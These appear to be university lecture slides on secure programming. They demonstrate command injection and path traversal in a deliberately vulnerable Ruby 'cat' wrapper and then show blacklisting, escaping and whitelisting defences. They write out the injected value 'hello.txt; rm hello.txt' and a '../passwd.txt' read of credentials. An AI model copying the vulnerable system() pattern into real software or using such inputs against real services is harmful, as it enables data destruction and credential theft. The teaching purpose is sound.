
Attack Scenarios

Interception




- **Calls** to remote services could be **intercepted** by an adversary
 - **Snoop** on inputs/outputs
 - **Corrupt** inputs/outputs
- Avoid this possibility using **cryptography** (CMSC 414, CMSC 456)

Malicious clients



- Server needs to **protect itself against malicious clients**
 - Won't run the software the server expects
 - Will probe the limits of the interface

Passing the buck



- **Server needs to protect good clients** from malicious clients that will try to launch attacks via the server
 - Corrupt the server state (e.g., uploading malicious files or code)
 - Good client interaction affected as a result (e.g., getting the malware)

Defensive measures

- Two key actions the server can take:
- **Validate that client inputs are well formed**
 - Fallacy: Focus on testing that good inputs produce good behavior
 - Must (also) ensure that malformed inputs result in benign behavior
- Mitigate harm that might result by **minimizing the trusted computing base**
 - Isolate trusted components, or minimize privilege to precisely what is needed, in case something goes wrong

Validating inputs

What's wrong with this Ruby code?


catwrapper.rb:

```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system("cat "+ARGV[0])

exit 0
```

Possible deployment



Possible Interaction

```
> ls
```

```
catwrapper.rb
```

```
hello.txt
```

```
> ruby catwrapper.rb hello.txt
```

```
Hello world!
```

```
> ruby catwrapper.rb catwrapper.rb
```

```
if ARGV.Length < 1 then
```

```
  puts "required argument: textfile path"
```

```
...
```

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
```

```
Hello world!
```

```
> ls
```

```
catwrapper.rb
```

What happened?

- If `catwrapper.rb` is part of a web service
 - **Input is untrusted** — could be anything
 - But we only want requestors to read (see) the contents of the files, not to do anything else
 - Current code is too powerful: vulnerable to

command injection

- How to fix it?

Need to validate inputs

https://www.owasp.org/index.php/Command_Injection

Input Validation

- We expect input of a certain form
 - But we cannot guarantee it always has it
 - it's under the attacker's control
 - So we must **validate it before we trust it**
- **Making input trustworthy**
 - **Sanitize it** by modifying it or using it in such a way that the result is correctly formed by construction
 - **Check it** has the expected form, and reject it if not

Checking: Blacklisting

- **Reject** strings with possibly bad chars: `' ; --`

```
if ARGV[0] =~ /;/ then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

*reject inputs
that have ; in
them*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
illegal argument
```


Sanitization: Blacklisting

- Delete the characters you don't want: ' ; --

```
system("cat "+ARGV[0].tr(";",""))
```

*delete
occurrences
of ; from input
string*

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
Hello world!
cat: rm: No such file or directory
Hello world!
> ls hello.txt
hello.txt
```

Sanitization: Escaping

- **Replace problematic characters with safe ones**
 - change `'` to `\'`
 - change `;` to `\;`
 - change `-` to `\-`
 - change `\` to `\\`
- Which characters are problematic depends on the interpreter the string will be handed to
 - Web browser/server for URIs
 - `URI::escape(str, unsafe_chars)`
 - Program delegated to by web server
 - `CGI::escape(str)`

Sanitization: Escaping

```
def escape_chars(string)
  pat = /(\'|\"|\.|*|\/|\-|\\|;|\\|\\s)/
  string.gsub(pat){|match| "\\\" + match}
end
```

escape
occurrences
of `'`, `"`, `;` etc.
in input string

```
system("cat "+escape_chars(ARGV[0]))
```

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
cat: hello.txt; rm hello.txt: No such file or directory
> ls hello.txt
hello.txt
```

Escaping not always enough

```
> ls ../passwd.txt  
passwd.txt  
> ruby catwrapper.rb “../passwd.txt”  
bob:apassword  
alice:anotherpassword
```

- A web service probably only wants to give access to the files in the current directory
 - the .. sequence should have been disallowed
- Previous escaping doesn't help because . is replaced with \. which the shell interprets as .

Path traversal

This is called a **path traversal** vulnerability. Solutions:

- Delete all occurrences of the . character
 - Will disallow legitimate files with dots in them (`hello.txt`)
- Delete occurrences of .. sequences
 - Safe, but disallows `foo/../../hello.txt` where `foo` is a subdirectory in the current working directory (CWD)
- Ideally: Allow any path that is within the CWD or one of its subdirectories

https://www.owasp.org/index.php/Path_Traversal

Checking: Whitelisting

- **Check that the user input is known to be safe**
 - E.g., only those files that exactly match a filename in the current directory
- **Rationale:** Given an invalid input, **safer to reject than to fix**
 - “Fixes” may result in wrong output, or vulnerabilities
 - ***Principle** of fail-safe defaults*

Checking: Whitelisting

```
files = Dir.entries(".").reject {|f| File.directory?(f) }
```

```
if not (files.member? ARGV[0]) then  
  puts "illegal argument"  
  exit 1  
else  
  system("cat "+ARGV[0])  
end
```

***reject inputs that
do not mention a
legal file name***

